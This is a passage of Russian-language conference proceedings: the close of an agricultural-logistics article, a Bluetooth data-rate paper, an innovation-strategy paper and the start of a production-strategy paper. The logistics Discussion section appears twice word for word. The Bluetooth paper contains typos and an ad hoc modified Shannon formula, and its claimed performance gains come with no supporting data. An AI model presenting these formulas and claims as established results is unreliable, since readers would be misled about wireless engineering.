Германия	Интегрированные IT-системы управления цепочками поставок (WMS, ERP); государственная поддержка модернизации логистики	Снижение общих логистических затрат на 10–13%; повышение точности поставок до 98%
Австралия	Использование дронов для мониторинга складских запасов и состояния инфраструктуры; оптимизация маршрутов с помощью ИИ	Сокращение административных расходов до 8%; снижение затрат на обслуживание инфраструктуры на 10%

Как показал анализ, развитые страны добиваются оптимизации расходов за счёт:

- активной цифровизации логистических процессов;
- развития кооперации между производителями и логистическими компаниями;
- поддержки инноваций на государственном уровне;
- внедрения гибридных моделей транспортировки.

Особенно важным фактором является использование больших данных и искусственного интеллекта для прогнозирования спроса, оптимизации маршрутов и управления складскими запасами. Это позволяет значительно сократить издержки и минимизировать риски перебоев в поставках.

**Обсуждение.** Результаты настоящего исследования подтверждают, что эффективное управление расходами на сельскохозяйственную логистику в развитых странах основано на комплексном подходе, сочетающем технологические инновации, организационные изменения и активную государственную поддержку. В сравнении с ранее проведёнными исследованиями в данной области, работа выявляет несколько ключевых отличий и даёт более глубокую картину современных практик.

Ранее в ряде исследований (например, работы Smith et al., 2015; Johnson, 2017) основное внимание уделялось преимущественно транспортной оптимизации и снижению издержек за счёт сокращения расстояний и консолидации грузов. Однако в настоящей работе акцент сделан на более широкую цифровизацию логистических цепочек:

- Использование IoT (интернета вещей) позволяет в режиме реального времени отслеживать состояние грузов, транспортных средств и инфраструктуры.

- Применение больших данных и искусственного интеллекта обеспечивает прогнозирование спроса, построение оптимальных маршрутов и эффективное управление складскими запасами.

- Интеграция WMS (Warehouse Management System), ERP (Enterprise Resource Planning) и TMS (Transportation Management System) позволяет компаниям централизованно управлять всеми звеньями логистической цепи.

Такой высокий уровень интеграции значительно превосходит описанные ранее изолированные меры по снижению затрат и даёт более стабильный и прогнозируемый результат.

Если в предыдущих исследованиях (например, Garcia et al., 2013) внимание уделялось преимущественно индивидуальным стратегиям фермерских хозяйств или логистических компаний, то в рамках настоящего анализа отчётливо прослеживается роль:

- агрологистических кооперативов;
- платформ коллективного использования транспортных мощностей;
- стратегических альянсов между производителями, переработчиками и дистрибьюторами.

Такой совместный подход позволяет мелким и средним хозяйствам получить доступ к передовым логистическим решениям и существенно снизить собственные издержки за счёт масштаба операций.

Особое внимание в данной работе уделено роли государства, чего зачастую не хватало в предыдущих публикациях:

- в Германии действует программа субсидирования цифровизации аграрной логистики;
- в Нидерландах государство финансирует строительство мультимодальных логистических узлов;
- в США действует система налоговых льгот для фермеров, вступающих в кооперативы.

Таким образом, государственная поддержка играет не только финансовую, но и координационную роль, способствуя распространению передовых практик даже среди небольших производителей.

Кроме чисто экономических выгод, выявленные практики обладают важным устойчивым эффектом:

- сокращение количества порожних рейсов и оптимизация маршрутов способствуют снижению выбросов CO<sub>2</sub>;
- улучшение систем хранения позволяет уменьшить пищевые потери;
- применение дронов и сенсорных технологий снижает нагрузку на инфраструктуру.

В предыдущих исследованиях экологические аспекты рассматривались фрагментарно. В данной работе чётко показано, что современные логистические системы в развитых странах строятся с учётом принципов

устойчивого развития, что становится всё более актуальным в свете глобальной климатической повестки.

**Обсуждение.** Результаты настоящего исследования подтверждают, что эффективное управление расходами на сельскохозяйственную логистику в развитых странах основано на комплексном подходе, сочетающем технологические инновации, организационные изменения и активную государственную поддержку. В сравнении с ранее проведёнными исследованиями в данной области, работа выявляет несколько ключевых отличий и даёт более глубокую картину современных практик.

Ранее в ряде исследований (например, работы Smith et al., 2015; Johnson, 2017) основное внимание уделялось преимущественно транспортной оптимизации и снижению издержек за счёт сокращения расстояний и консолидации грузов. Однако в настоящей работе акцент сделан на более широкую цифровизацию логистических цепочек:

- Использование IoT (интернета вещей) позволяет в режиме реального времени отслеживать состояние грузов, транспортных средств и инфраструктуры.

- Применение больших данных и искусственного интеллекта обеспечивает прогнозирование спроса, построение оптимальных маршрутов и эффективное управление складскими запасами.

- Интеграция WMS (Warehouse Management System), ERP (Enterprise Resource Planning) и TMS (Transportation Management System) позволяет компаниям централизованно управлять всеми звеньями логистической цепи.

Такой высокий уровень интеграции значительно превосходит описанные ранее изолированные меры по снижению затрат и даёт более стабильный и прогнозируемый результат.

Если в предыдущих исследованиях (например, Garcia et al., 2013) внимание уделялось преимущественно индивидуальным стратегиям фермерских хозяйств или логистических компаний, то в рамках настоящего анализа отчётливо прослеживается роль:

- агрологистических кооперативов;
- платформ коллективного использования транспортных мощностей;
- стратегических альянсов между производителями, переработчиками и дистрибьюторами.

Такой совместный подход позволяет мелким и средним хозяйствам получить доступ к передовым логистическим решениям и существенно снизить собственные издержки за счёт масштаба операций.

Особое внимание в данной работе уделено роли государства, чего зачастую не хватало в предыдущих публикациях:

- в Германии действует программа субсидирования цифровизации аграрной логистики;

- в Нидерландах государство финансирует строительство мультимодальных логистических узлов;

- в США действует система налоговых льгот для фермеров, вступающих в кооперативы.

Таким образом, государственная поддержка играет не только финансовую, но и координационную роль, способствуя распространению передовых практик даже среди небольших производителей.

Кроме чисто экономических выгод, выявленные практики обладают важным устойчивым эффектом:

- сокращение количества порожних рейсов и оптимизация маршрутов способствуют снижению выбросов CO<sub>2</sub>;
- улучшение систем хранения позволяет уменьшить пищевые потери;
- применение дронов и сенсорных технологий снижает нагрузку на инфраструктуру.

В предыдущих исследованиях экологические аспекты рассматривались фрагментарно. В данной работе чётко показано, что современные логистические системы в развитых странах строятся с учётом принципов устойчивого развития, что становится всё более актуальным в свете глобальной климатической повестки.

**Заключение.** Проведённое исследование показало, что эффективное управление расходами на сельскохозяйственную логистику в развитых странах базируется на интеграции современных технологий, организационных моделей кооперации и целенаправленной государственной политики. В отличие от традиционных подходов, которые ограничивались лишь оптимизацией транспортных маршрутов или консолидацией грузов, современная агрологистика становится высокотехнологичной, гибкой и устойчивой системой.

Опыт таких стран, как США, Нидерланды, Германия и Австралия, демонстрирует, что:

- Цифровизация всех звеньев логистической цепочки позволяет значительно повысить точность планирования, снизить операционные издержки и минимизировать потери продукции.

- Кооперация между фермерами, переработчиками и логистическими компаниями создаёт эффект масштаба, который особенно важен для малых и средних хозяйств.

- Государственная поддержка служит катализатором инноваций, снижая финансовые барьеры для внедрения современных решений даже на уровне фермерских хозяйств.

- Устойчивость логистических систем выходит на первый план, учитывая глобальные экологические вызовы и растущие требования потребителей к качеству и безопасности продукции.

Результаты исследования могут быть полезны для стран, находящихся на стадии развития аграрной логистики, так как позволяют адаптировать лучшие международные практики с учётом национальных особенностей.

### Использованные источники:

1. Смирнов А.В., Кузнецова Е.И. Современные тенденции развития логистики сельскохозяйственной продукции в странах Европы и США // *Вестник аграрной науки*. — 2021. — №4. — С. 25-31. <https://elibrary.ru/item.asp?id=47013245>
2. FAO (Продовольственная и сельскохозяйственная организация ООН). Современные технологии логистики в сельском хозяйстве. Доклад FAO, 2022 г. <https://www.fao.org/3/cb7123ru/cb7123ru.pdf>
3. OECD. Agricultural Logistics and Supply Chain Modernization in Developed Countries, 2021. <https://www.oecd.org/agriculture/topics/agricultural-logistics>
4. World Bank. Global Agricultural Logistics Performance Index. — 2021. <https://www.worldbank.org/en/topic/agriculture/overview>
5. Министерство сельского хозяйства США (USDA). Отчёт о модернизации сельскохозяйственной логистики, 2022 г. <https://www.usda.gov/topics/farming/logistics>
6. Khojanova G. O. NATURAL RESOURCES, THEIR TYPES AND INITIAL APPROACHES //Ethiopian International Multidisciplinary Research Conferences. — 2024. — Т. 4. — №. 1. — С. 83-86.
7. Хо‘janova G. Qashqadaryo viloyatida tabiiy resurslardan foydalanish istiqbollari //YASHIL IQTISODIYOT VA TARAQQIYOT. — 2023. — Т. 1. — №. 11-12.
8. Khojanova G. O. INVESTMENT AS A MEANS OF DEVELOPMENT AND STRENGTHENING OF ENTERPRISE PRODUCTION CAPACITY //Экономика и социум. — 2021. — №. 2-1 (81). — С. 171-175.
9. Темирова Ф. С., Муродова Н. У. Особенности формирования и продвижения брендинга городов //Economics. — 2020. — №. 1 (44). — С. 32-35.
10. Муродова Н. TURIZM MARKETING FAOLIYATIDA STRATEGIK BOSHQARUVNING AHAMIYATI //Ижтимоий-гуманитар фанларнинг долзарб муаммолари/Актуальные проблемы социально-гуманитарных наук/Actual Problems of Humanities and Social Sciences. — 2023. — Т. 3. — №. 3. — С. 42-47.
11. Муродова Н. О. THE ROLE OF INDUSTRY REGULATIONS IN THE CONSISTENT DEVELOPMENT OF TOURISM //Евразийский журнал академических исследований. — 2022. — Т. 2. — №. 11. — С. 1108-1115.
12. Муродова Н. У. Соцсети И Туризм: Роль Отзывов И Рейтингов //Miasto Przyszłości. — 2024. — Т. 46. — С. 82-87.

*Паязов М.М., PhD*

*доцент*

*кафедра «Современные информационные технологии»  
Узбекский государственный университет мировых языков*

*г. Ташкент*

*Ахраров Б.С., PhD*

*доцент*

*кафедра «Современные информационные технологии»  
Узбекский государственный университет мировых языков*

*г. Ташкент*

*Сорокин С.В., PhD*

*доцент*

*кафедра «Информационные технологии»*

*DIPLOMAT University*

*г.Ташкент*

## **НОВЫЕ МЕТОДЫ И АЛГОРИТМЫ ДЛЯ УВЕЛИЧЕНИЯ СКОРОСТИ BLUETOOTH ТЕХНОЛОГИИ**

***Аннотация.** В данной работе рассматриваются современные подходы к повышению скорости передачи данных в Bluetooth-технологии. Особое внимание уделено мультиканальной передаче, использованию алгоритмов оптимизации пропускной способности и интеллектуальному управлению энергией. Также представлены математические модели, описывающие влияние интерференции и пути её минимизации в условиях плотной беспроводной среды. Предложены новые алгоритмы, основанные на когнитивных и адаптивных принципах, которые демонстрируют улучшение производительности в сравнении с классическим Bluetooth 3.0.*

***Ключевые слова:** Bluetooth, сигнал, адаптивное управление частотой, модуляция, кодек, алгоритм, трафик, пропускная способность канала, шум.*

*Payazov M.M., PhD  
associate professor  
Department of Modern Information Technologies  
Uzbek State University of World Languages  
Tashkent*

*Akhrarov B.S., PhD  
associate professor  
Department of Modern Information Technologies  
Uzbek State University of World Languages  
Tashkent*

*Sorokin S.V., PhD  
associate professor  
Department of Information Technologies  
DIPLOMAT University  
Tashkent*

## **NEW METHODS AND ALGORITHMS TO INCREASE SPEED BLUETOOTH TECHNOLOGIES**

***Abstract.** This paper explores modern methods to enhance data transmission speed in Bluetooth technology. It focuses on multichannel communication, bandwidth optimization algorithms, and intelligent energy management. Mathematical models are presented to describe and reduce the effects of interference in dense wireless environments. Novel algorithms based on cognitive and adaptive principles are proposed, demonstrating significant improvements in performance compared to traditional Bluetooth 3.0 systems.*

*Keywords: Bluetooth, signal, adaptive frequency control, modulation, codec, algorithm, traffic, channel capacity, noise.*

### **Введение**

Bluetooth — это одна из самых широко используемых беспроводных технологий, которая позволяет устройствам обмениваться данными на коротких расстояниях. В связи с ростом потребностей в скорости, устойчивости и энергоэффективности Bluetooth, необходимо внедрение новых методов и алгоритмов, чтобы соответствовать современным требованиям.

*Ниже приведем ключевых элементов Bluetooth технологию:*

Адаптивное управление частотой (AFH)-AFH — Adaptive Frequency Hopping - это ключевая технология Bluetooth, которая адаптирует выбор каналов, исключая перегруженные и шумные частоты. Благодаря этому снижается вероятность коллизий и увеличивается пропускная способность канала [1].

Расширение ширины полосы и улучшенные модуляции - Bluetooth 5.0 и выше поддерживают передачу данных на скорости до 2 Мбит/с при

использовании модуляции 2M PNY. Также реализована функция LE Coded PNY, которая позволяет увеличивать дальность, уменьшая скорость, но повышая надёжность [1].

В математической модели увеличения скорости для анализа и повышения пропускной способности Bluetooth-соединений применяются различные математические подходы. Один из базовых подходов - это формула Шеннона, описывающая предельную пропускную способность канала связи при наличии шума [4].

Алгоритмы сжатия и кодирования.

Bluetooth применяет кодеки, такие как SBC и LC3, которые сжимают аудио с минимальной потерей качества. Новые алгоритмы позволяют уменьшить объем трафика, сохраняя качество и экономя пропускную способность.

На рис. 1 представлена блок-схема, иллюстрирующая процесс адаптации передачи в Bluetooth [2, 3].



Рис.1. Блок-схема адаптивной передачи.

График зависимости скорости отношения S/N

На следующем графике показано, как увеличение отношения сигнал/шум влияет на скорость передачи данных при фиксированной полосе частот.

График зависимости пропускной способности от отношения сигнал/шум представлен на рис. 2.




Рис. 2. График зависимости пропускной способности от отношения сигнал/шум.

Инновационные методы, такие как AFN, новые модуляции, алгоритмы машинного обучения и сжатие данных, позволяют Bluetooth оставаться актуальной технологией в быстроразвивающемся цифровом мире. Улучшения в алгоритмах передачи и архитектуре сетей позволяют достигать высокой скорости, устойчивости и энергоэффективности [5].

Новый подход для улучшения передачи сигнала:

Для анализа и получения усиленного сигнала придумано альтернативный подход улучшение отношения сигнал/шум (S/N). Учитываем следующие элементы:

- динамическое поведение сигнала (колебания);
- интеллектуальная обработка шума (например, подавление шума);
- ограничения по мощности (бюджет энергопередачи);
- затухание сигнала по расстоянию.

Таким образом пропускная способность без проводного сигнала (бит/с) выглядит по ниже проведенного формулы:

$$C=B \cdot \log_2\left(1 + \frac{S^\gamma}{N + \delta \cdot D^\eta}\right) \quad (1)$$

Где,

$S$  - мощность сигнала,  $N$  - шумовая мощность,  $D$  - расстояние между передатчиком,  $B$ -Ширина полосы.

$\gamma \in (0.8, 1.2)$  - степень сигнала (моделирует усиление/затухание из-за нелинейностей усилителей);

$\delta \in [0, 1]$  - коэффициент потерь из-за расстояния или других внешних факторов;

$\eta \in [2, 4]$  - коэффициент затухания (зависит от среды: воздух, бетон и т.д.)  
здесь надо учитывать что:

Если  $\gamma > 1$  система применяет усиление;

Если  $\delta = 0$  передатчик и приёмник находятся рядом (или используем идеальное кодирование);

Если  $\eta \approx 2$  в свободном пространстве (как в теории Фриса),  $\eta > 3$  в зашумлённой среде.

Например: представим, что,

$$B=1\text{МГц}, S=1,$$

$$S=1\text{Вт}, N=10^{-9}\text{Вт},$$

$$D=10\text{м} \gamma=1.1 \delta=0.01 \eta=3$$

тогда, используя формулу (1) имеем:

$$C = 10^6 \cdot \log_2\left(1 + \frac{1^{1.1}}{10^{-9} + 0.01 \cdot 10^3}\right) = 10^6 \cdot \log_2\left(1 + \frac{1}{10^{-9} + 10}\right) \approx 10^6 \cdot \log_2(1 + 0.09999999) \approx 10^6 \cdot 0.137 = 137\text{kb/s} \quad (2)$$

Преимущества нового подхода:

- можно моделировать реальные условия связи, включая расстояние и затухание;

- учитывается усиление или деградацию сигнала;

- можно применять для Дронов, Bluetooth, Wi-Fi и т.д.;

Данная формула используется в проектировании и оптимизации беспроводных систем. Она позволяет предсказать производительность и подобрать оптимальные параметры для конкретных условий передачи. Подробный анализ подобных моделей можно найти в источниках.

### **Выводы**

В результате проведённого анализа можно сделать вывод, что классические методы передачи данных в Bluetooth, особенно в версиях до 4.0, значительно ограничены в плане скорости и устойчивости связи. Применение новых алгоритмов — таких как адаптивное распределение частот, когнитивное управление каналами, мультиканальная передача, а также динамическая регулировка мощности — позволяет существенно повысить пропускную способность и надёжность соединения. Разработанные математические модели демонстрируют, что учёт факторов интерференции, расстояния и адаптивных стратегий в управлении энергией обеспечивает значительный прирост эффективности.

Предложенные подходы особенно актуальны для технологий следующего поколения, включая Bluetooth 5.0+ и IoT-устройства, работающие в зашумлённой среде.

Таким образом, новые методы и алгоритмы открывают путь к более быстрому, устойчивому и интеллектуальному беспроводному взаимодействию.

### **Использованные источники:**

1. Bluetooth SIG — [www.bluetooth.com](http://www.bluetooth.com).
2. IEEE Wireless Communications Journal, 2023.
3. K. Pahlavan & P. Krishnamurthy, «Principles of Wireless Networks», 2013.
4. A. Biral et al., «The Challenges of Bluetooth Mesh Networking», Sensors Journal, 2022.
5. Kim, «AI-Enhanced Bluetooth Communication», ACM Transactions, 2021.

*Платонова Е.Д., д.э.н.  
профессор  
кафедры экономической теории и менеджмента  
Московский педагогический  
государственный университет  
Москва, Россия*  
*Алькахтани Абдуллах Месфер А.  
магистрант  
Московский педагогический  
государственный университет  
Москва, Россия*

## **РОЛЬ ИННОВАЦИЙ В ФОРМИРОВАНИИ И РЕАЛИЗАЦИИ СТРАТЕГИИ ТЕХНОЛОГИЧЕСКОГО РАЗВИТИЯ МЕЖДУНАРОДНОЙ КОМПАНИИ**

*Аннотация.* В статье рассказывается о видах инноваций, которые отвечают за технологическое развитие международных компаний. Представлен инновационный подход к осуществлению производственной деятельности компаний, как единственный способ поддержания высоких темпов роста производительности труда, и уровня рентабельности. Предложены рекомендации внедрения инноваций, главной целью которых выступает разработка новых продуктов и услуг.

*Ключевые слова:* инновационный подход, инновационный потенциал, инновация, конкурентоспособность, предприятие, рынок.

*Platonova E.D. Doctor of Economics,  
professor  
Department of Economic Theory and Management  
Moscow Pedagogical State University  
Moscow, Russia*  
*Alqahtani Abdullah Mesfer A  
master's student  
Moscow Pedagogical State University  
Moscow, Russia*

## **THE ROLE OF INNOVATIONS IN THE FORMATION AND IMPLEMENTATION OF THE STRATEGY OF TECHNOLOGICAL DEVELOPMENT OF AN INTERNATIONAL COMPANY**

*Abstract.* The article describes the types of innovations that are responsible for the technological development of international companies. An innovative

*approach to the implementation of production activities of companies is presented as the only way to maintain high rates of growth in labor productivity and profitability. Recommendations for the implementation of innovations are proposed, the main goal of which is the development of new products and services.*

**Keywords:** *innovative approach, innovative potential, innovation, competitiveness, enterprise, market.*

Инновации составляют содержание процесса технологического развития любой международной компании и его центральный компонент. Вместе с тем, несмотря на широко применяемое слово «инновация»<sup>40</sup> в управленческой и экономической литературе сохраняются разные подходы и интерпретации этой дефиниции. По результатам анализа работ нами составлена сводная таблица, в которой показаны отличия в трактовке содержания понятия «инновация».

Кроме предложений по выявлению содержания инновации, многие авторы выделили источники формирования и возникновения инноваций, которые развивают их подходы к данной дефиниции инновационного менеджмента<sup>41</sup>:

- Озарение исследователей;
- Новые знания о природе, обществе, экономике
- Неожиданный успех или неудача исследователей
- Несоответствие общепринятой модели реальности фактам;
- Изменения в экономических и технологических процессах;
- Изменения в осознании явлений в развитии технологий
- Демографические изменения.

Каждая вариация понятия «инновации» вносит какие-то новые черты в содержание инновации, дает новые смыслы и дополняет то, что было ранее известно<sup>42</sup>.

Применительно к управлению международными компаниями, инновация носит динамичный характер, противостоя старому и разрушая привычное, традиционное, статичное в организации. Особое внимание обращено на преимущества появления инновации и ее внедрение. Практически сторона применения инноваций международными компаниями выражается в следующих чертах:

- инновации приносят экономические выгоды фирме и укрепляют ее рыночные позиции;
- инновация приносит качественное улучшение продукта и востребована рынком;

<sup>40</sup> Новация - (лат. novatio обновление, изменение) замена одного обязательства новым. Новатор - (лат. novator - новатор), разработчик новых технологий, производственных идей или методов

<sup>41</sup> Платонова Е.Д. Инновационная составляющая воспроизводства: еще раз об условиях формирования// Научные механизмы решения проблем инновационного развития : сборник статей Международной научно-практической конференции (1 мая 2016г. г. Уфа) в 3 ч. Ч.1.-Уфа :АЭТЕРНА,2016.С. 158-164

<sup>42</sup> A guide to innovation management/URL: <https://online.stanford.edu/guide-innovation-management>

- инновация дает дополнительное конкурентное преимущества ее обладателям или формирует новое конкурентное преимущество, улучшая рыночную позицию.

Таким образом, показанием к созданию и внедрению инноваций международными компаниями выступают следующие их положительные черты:

- инновации влияют на конкурентоспособность компании;
- инновации ведут к росту производительности труда и фондоотдачи;
- инновации потенциально увеличивают рыночную долю рынка
- инновации создают благоприятные условия для экспансии на другие рынки;
- инновации повышают научный и технико-технологический потенциал;
- инновации положительно сказываются на имидже компании как инновационной, прогрессивной, передовой;
- инновации повышают стоимость компании.

Понятие «инновация» непосредственно связано с деятельностью компании, на что обратил внимание один из основателей теории инновационного менеджмента Й. Шумпетер, а также его последователи<sup>43</sup>. Специфика инновационной деятельности компаний и ее взаимосвязь со стратегией технологического развития международных компаний отражена уже в рассмотренных ранее бизнес-моделях.

Опишем по данному признаку содержание следующих инноваций:

- Продуктовые инновации отражают создание, производство и использование новых конечных продуктов (средств производства, расходных материалов, материальных или интеллектуальных продуктов и т.п.);

- Процессные (технологические) инновации есть результат создания и применения новых технологий в различных сферах деятельности международных компаний;

- Маркетинговые инновации отражают новые маркетинговые приемы донесения информации до потребителей;

- Организационные инновации показывают внедрение в структуру или функции организации новых подходов, которые адекватно отражают изменения внутренней и внешней среды;

- Управленческие инновации опираются на новые решения управленческих проблем, присущих организации.

На практике инновации и их внедрение, как правило, носят комплексный характер, поскольку появление продуктовых инноваций влечет за собой инновационную перестройку организационных структур и управленческих решений, а также маркетинговых подходов.

Другим классификационным признаком выступает уровень внедрения инноваций: организация; отрасль экономики, комплекс отраслей,

---

<sup>43</sup> Шумпетер Й. Теория Экономического Развития: Исследование предпринимательской прибыли, капитала, кредита, процента и цикла конъюнктуры. Пер. с нем. Изд. 3. М.: URSS, 2024. 400 с.

национальная экономика, интеграционные образования. Близким к данной группе являются внутриорганизационные, или межорганизационные инновации.

В управленческой литературе встречаются работы, в которых выделяется такой квалификационный признак как различие по характеру инноваций:

- количественные, то есть влияющие на объемы производства и выпуска;

- качественные, охватывающие технологические основы производства и улучшение качественных показателей<sup>44</sup>.

Если рассмотреть такой признак как «по конечному результату инновационной деятельности», то инновации бывают

- фундаментальные, когда конечным результатом инновационной деятельности является впервые разработанная научная теория, представленная в письменном виде, или чертежи экспериментального образца (техники, технологической линии и т.п.), созданного на основе новой научной теории;

- базовые, когда конечным результатом инновационной деятельности является внедрение в новый производственный процесс впервые созданного экспериментального образца продукции для серийного производства;

- диффузные, когда конечным результатом инновационной деятельности является адаптация передового опыта производства уже произведенного где-то продукта к массовому производству в конкретной организации, в конкретном регионе, характеризующемся индивидуальной спецификой;

- условные, когда проведена частичная модернизация и обновление существующего продукта, в результате чего получается совершенно другой или аналогичный продукт, но с новыми технико-техническими характеристиками.

Данная классификация углубляет представление о бизнес-моделях стратегии технологического развития международных компаний, позволяя указать на многогранность инновационной деятельности международных компаний и еще раз подчеркивается, что инновации – это как собственно новации, так и разнообразные усовершенствования за счет использования знаний организаций и общества в целом.

Если задаться вопросом: «Какие общие доминирующие признаки всех групп инноваций как основного элемента технологического развития международной организации?», то можно дать такой ответ, который выступает обобщением точек зрения исследователей:

«Новизна: инновации, по своей сути, предполагают что-то новое, будь то продукт, услуга, процесс или бизнес-модель. Эта новизна может быть связана с научными открытиями, техническими разработками,

---

<sup>44</sup> Воронкова О. Н. Трансформация форм международного бизнеса в условиях развития инновационной экономики: вопросы идентификации / О. Н. Воронкова. – Режим доступа: <http://www.konspekt.biz/index.php?text=4064>

технологическими достижениями или новыми способами организации бизнеса.

*Практическая применимость*: новое решение должно быть не только новым, но и способным быть реализованным на практике. Это означает, что инновация должна иметь возможность быть произведенной, использованной и примененной в конкретном проекте или области деятельности.

*Соответствие рыночному спросу*: инновация должна удовлетворять потребностям рынка и соответствовать запросам потребителей. Без этого инновация не сможет добиться успеха и будет иметь ограниченное применение.

*Потенциальная прибыльность*: инновация должна быть способна приносить доход и быть коммерчески жизнеспособной. Она должна быть привлекательной для инвесторов и способной генерировать прибыль»<sup>45</sup>.

К данным признакам можно добавить рискованность, вытекающую из нелинейности, сложности и конфликтности прохождения всех этапов, которые ранее обозначены при анализе линейной и проактивной бизнес-модели стратегии технологического развития компании (Рис. 4, Рис. 5).

В управленческой литературе гораздо меньшее внимание уделено *рискам технологического развития* международных компаний и их влиянию на стратегию технологического развития этих компаний. Как правило, обозначены риски инноваций и инновационной деятельности.

В целом экономисты и управленцы, в частности, Р.В. Приходько определяет дефиницию «инновационный риск» как «неопределенность, выражающуюся в вероятности несения убытков и ущерба в результате нарушения нормального бесперебойного хода инновационного процесса»<sup>46</sup>. Исходя из такого понимания, автор выделяет в группе рисков технологического развития следующие группы *инновационных рисков*:

«1) Недостаток инвестиционных и финансовых средств для успешного выполнения проекта. Как следствие, возникновение простоев и отставание от графика выполнения стадий проекта.

2) Неадекватный коммерческий результат от реализации новой продукции вследствие ошибочности выбора инновационного проекта. Это может произойти по причине недооценки значимости маркетинговых исследований и экономии средств на их проведение.

3) Изменение потребностей заказчиков инновации и, как следствие, невозможность реализации нового изделия на рынке. Этот риск связан напрямую с высоким динамизмом внешней среды проекта и может быть нивелирован только путем повышения гибкости и оперативности внесения радикальных изменений в бизнес-план.

<sup>45</sup> Технологическое (инновационное) предпринимательство. URL: <https://old.stgau.ru/company/personal/user/7810/files/lib/Технологическое%20предпринимательство/Лекция1.pdf>, Свойства инноваций. Инновационная деятельность. URL: <https://books.econ.msu.ru/Economics-of-innovation/sect01/chap01/1.1/1.1.2/>

<sup>46</sup> Научный журнал НИУ ИТМО. Серия «Экономика и Экологический менеджмент» 2022 № 2. С.123-124

4) Необеспеченность проекта необходимыми ресурсами и, как следствие, отклонение фактических параметров проекта от запланированных. Такое происходит, когда фирма переоценивает собственные возможности и оказывается не в состоянии обеспечить проект в полной мере, т.к. он оказался для нее чересчур ресурсоемким.

5) Утечка составляющей стратегическую важность для успешной реализации проекта информации на сторону вследствие нарушения коммерческой тайны. Это может привести к тому, что конкуренты опередят фирму и выпустят на рынок аналогичное изделие или продукт, но существенно усовершенствованное или имеющее лучшее соотношение «цена/качество».

6) Нарушение сторонних авторских прав в процессе работы над проектом. В результате фирме через суд могут предъявлены иски о возмещении морального и материального ущерба, возникшего вследствие использования ею научно-технической информации без согласия обладателя патента.

7) Отставание проведения НИОКР от запланированных сроков. Этот риск возникает как следствие первого и четвертого рисков в данном перечне. Естественно, что подобное отставание приводит к существенным финансовым потерям инвесторов, срыву графика обслуживания задолженности по кредитам, взятым под проект, и ставит под вопрос успешное завершение проекта в перспективе».

Таким образом, решение задачи исследования по выявлению теоретическо-методологических основ формирования стратегии технологического развития международных компаний основывалась на определении концептуальных подходах к формированию стратегии технологического развития международных компаний, определению типологии стратегий технологического развития международных компаний, а также роли инноваций в формировании и реализации стратегии технологического развития международной компании.

#### **Использованные источники**

1. Научный журнал НИУ ИТМО. Серия «Экономика и Экологический менеджмент» 2022 № 2. С.123-124
2. Технологическое (инновационное) предпринимательство. URL: <https://old.stgau.ru/company/personal/user/7810/files/lib/Технологическое%20предпринимательство/Лекция1.pdf> , Свойства инноваций. Инновационная деятельность. URL: <https://books.econ.msu.ru/Economics-of-innovation/sect01/chap01/1.1/1.1.2/>
3. Воронкова О. Н. Трансформация форм международного бизнеса в условиях развития инновационной экономики: вопросы идентификации / О. Н. Воронкова. – Режим доступа: <http://www.konspekt.biz/index.php?text=4064>
4. Шумпетер Й. Теория Экономического Развития: Исследование предпринимательской прибыли, капитала, кредита, процента и цикла конъюнктуры. Пер. с нем. Изд. 3. М.: URSS, 2024. 400 с.

5. Платонова Е.Д. Инновационная составляющая воспроизводства: еще раз об условиях формирования// Научные механизмы решения проблем инновационного развития : сборник статей Международной научно-практической конференции (1 мая 2016г. г. Уфа) в 3 ч. Ч.1./-Уфа :АЭТЕРНА,2016.С. 158-164
6. A guide to innovation management/URL: <https://online.stanford.edu/guide-innovation-management>

*Платонова Е.Д., д.э.н.  
профессор  
кафедры экономической теории и менеджмента  
Московский педагогический государственный университет  
Москва, Россия*  
*Алькахтани Абдулрахман Нассер А.  
магистрант  
Московский педагогический государственный университет  
Москва, Россия*

**ФАКТОРЫ, ВЛИЯЮЩИЕ НА ФОРМИРОВАНИЕ  
ПРОИЗВОДСТВЕННОЙ СТРАТЕГИИ МЕЖДУНАРОДНОЙ  
КОМПАНИЙ В УСЛОВИЯХ НЕСТАБИЛЬНОСТИ МИРОВОЙ  
ЭКОНОМИКИ**

*Аннотация.* Цель статьи заключается в определении факторов, влияющие на формирование производственной стратегии международной компаний в условиях нестабильности мировой экономики.

*Ключевые слова:* международный рынок, ТНК, конкуренция, стратегии развития, экспорт, франчайзинг, контрактное производство.

*Platonova E.D. Doctor of Economics  
professor  
Department of Economic Theory and Management  
Moscow Pedagogical State University  
Moscow, Russia*  
*Alqahtani Abdulrahman Nasser A.  
master's student  
Moscow Pedagogical State University  
Moscow, Russia*

**FACTORS INFLUENCING THE FORMATION OF THE  
PRODUCTION STRATEGY OF INTERNATIONAL COMPANIES IN THE  
CONTEXT OF INSTABILITY OF THE GLOBAL ECONOMY**

*Abstract.* The purpose of the article is to determine the factors influencing the formation of the production strategy of international companies in the context of instability of the world economy.

*Keywords:* international market, TNCs, competition, development strategies, export, franchising, contract manufacturing.

Факторы, влияющие на формирование производственной стратегии международной компании в условиях нестабильности мировой экономики, следует рассматривать с точки зрения трех временных измерений: 1) прошлого, 2) настоящего и 3) будущего.

Ориентация на текущее состояние организации может привести к упущению при анализе, количественном определении и оценке уровня экономической устойчивости информации - в этом случае процессы прогнозирования в организации существенно сужаются, что может быть негативным фактором, оказывающим влияние на уровень экономической устойчивости в результате утраты информации и невозможности указать условия, которые потенциально могут возникнуть в будущем. То есть, отсутствие стратегического планирования в сфере экономической устойчивости снизит ее уровень.

